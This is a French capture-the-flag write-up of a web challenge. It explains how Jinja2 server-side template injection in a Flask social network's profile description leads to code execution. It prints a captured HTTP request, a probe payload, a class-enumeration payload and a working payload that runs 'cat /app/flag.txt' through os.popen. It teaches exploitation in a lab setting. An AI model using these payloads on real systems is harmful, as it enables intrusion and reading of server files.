Jeanned'Hack CTF - Writeup


Réseau social Y - 3/3

Catégorie	Difficulté	Points
Web	Difficile	995


Le dernier challenge sur la plateforme Y, le nouveau réseau social.

Exploitation d'une SSTI (Server-Side Template Injection)

Cette fois, un compte administrateur est fourni pour avoir accès à toute la plateforme. Suite à un problème ce compte a été désactivé mais chaque nouveau compte créé était administrateur.



Après quelques recherches, on peut remarquer qu'il n'y a qu'une seule nouvelle fonctionnalité :




Une fois selectionnée, la description est affiché en dessous du nom d'utilisateur. On peut tenter plusieurs injections comme des XSS dans ce paramètre, mais sans succès.

On sait que le flag est à récupérer sur le serveur, il y aura donc besoin d'obtenir un inclusion de fichier local (LFI) ou bien de l'exécution de code à distance (RCE).

Il s'agit d'un serveur Python3 qui utilise le framework Flask. Ce type de serveur utilise du templating pour le rendu des pages HTML. Cela peut introduire des vulnérabilités de type Server-Side Template Injection (SSTI).

Le schéma suivant permet de trouver le moteur de templating utilisé par l'application lorsqu'on trouve une SSTI :



En testant ici on découvre que le paramètre `desc` est vulnérable, et de plus que le moteur utilisé est **Jinja2**.

Request

Pretty Raw Hex JSON Web Token \n

```
1  POST /profile HTTP/1.1
2  Host: 165.232.41.241
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
   rv:123.0) Gecko/20100101 Firefox/123.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
   vif,image/webp,*/*;q=0.8
5  Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 14
9  Origin: http://165.232.41.241
10 DNT: 1
11 Connection: close
12 Referer: http://165.232.41.241/profile
13 Cookie: session_token=
   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InVzZXIi
   LCJyb2xlIjoiYWRtaW5pc3RyYXRvciIsImlhdCI6MTcwOTQ3ODExOCwiZXhwI
   joxNzA5NDgxNzE4fQ.-BvHFHF_kmVjsmW6c5svhYbeIV3dnex8SuF5k_e2RyA
14 Upgrade-Insecure-Requests: 1
15 X-PwnFox-Color: orange
16
17 desc={{7*'7'}}
```

Response

Pretty Raw Hex Render

```
35          <a href="/profile">
              Your profile
            </a>
36          <a href="/logout">
              Logout
            </a>
37
38        </nav>
39
40
41        <div class="connected">
42          <strong>
              Connected as :
            </strong>
            user
43          <br/>
44
45          User&#39;s description: 7777777
46
47        </div>
48
49      </header>
50
51      <div id="content">
```

En utilisant le payload `{{7*'7'}}`, la description de l'utilisateur affiche `7777777`, ce qui indique que le code est bien exécuté.


Il faut maintenant trouver un payload permettant d'exécuter du code. Il y a plusieurs manières de faire, on peut par exemple utiliser le payload suivant pour énumérer les fonctions et class disponibles, et ensuite trouver une classe nous permettant d'exécuter du code (`os`, `subprocess`...) :

```
{{''.__class__.__mro__[1].__subclasses__()}}
```

Si l'objet `request` est accessible on peut également l'utiliser pour exécuter des commandes assez facilement.

Pour finir, il fallait récupérer le flag dans le fichier `/app/flag.txt`, et donc on peut utiliser le payload suivant :

```
{{request.application.__globals__.__builtins__.__import__('os').popen('cat
/app/flag.txt').read()}}
```



Ressources utiles

Une ressource pour exploiter les SSTI avec Jinja2 : https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti

Et une liste de payloads très utile : https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection